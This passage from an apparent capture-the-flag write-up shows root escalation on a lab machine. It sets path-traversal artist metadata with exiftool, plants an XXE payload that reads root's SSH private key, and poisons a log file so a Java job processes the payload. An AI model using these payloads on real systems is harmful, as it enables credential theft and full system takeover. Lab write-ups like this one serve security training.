
Next step, we grab that jar file and have a look at it....
#### Reverse Engineering the jar file so as to have an idea of what's happening

On opening the file using jd-gui, we can analyze the source code...
In the main function, we can see there's a file being read....
```
/opt/panda_search/redpanda.log
```
There's also a split function(at the beggining of the code...) that splits code from the log file into new lines when it comes accross the "|" character....
<br>The program then gets the artists name from the metadata of an image from the Artist attribute.....
<br>It then creates the xml file from using the artists name and then uses the "uri" function to update the views onto the xml file.....
<br>We can already see there's a vulnerability in that we can exploit from the xml file...
<br>
<br>**You can check out this vulnerability from snyk...**
<br>https://security.snyk.io/vuln/SNYK-JAVA-ORGJDOM-1311147
### Expoiting the jar file...
_**1). Add the artist metadata to a jpg file...**_
<br> Go to the internet and get a normal jpg file....
```
exiftool -Artist="../tmp/author_name" file.jpg
```

Then upload this image file to the tmp directory
__**2). Create an xml file in the /tmp/ directory...**__
```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///root/.ssh/id_rsa" >]>
<credits>
<author>author_name</author>
<image>
<uri>/../../../../../../tmp/file.jpg</uri>
<views>1</views>
<foo>&xxe;</foo>
</image>
<totalviews>2</totalviews>
</credits>
```

Then save it as: **author_name_creds.txt
__**3). Update the log file's content to match us for our expoit...**__
```
echo "222||a||a||/../../../../../../tmp/file.jpg" > /opt/panda_search/redpanda.log
```
Next, upload the files to the machine...

After that, check the contents of the the xml file after a while, you'll see the rsa key contents dumped there....

Now that we got the rsakey, make the nessesary file permissions change and login as root...

And boom!
<br> We are Root!
### Socials
@Instagram:https://instagram.com/M3tr1c_r00t
<br>@Twitter:https://twitter.com/M3tr1c_root
 Sign in with Wallet
Connect another wallet
Sign in with Wallet
Connect another wallet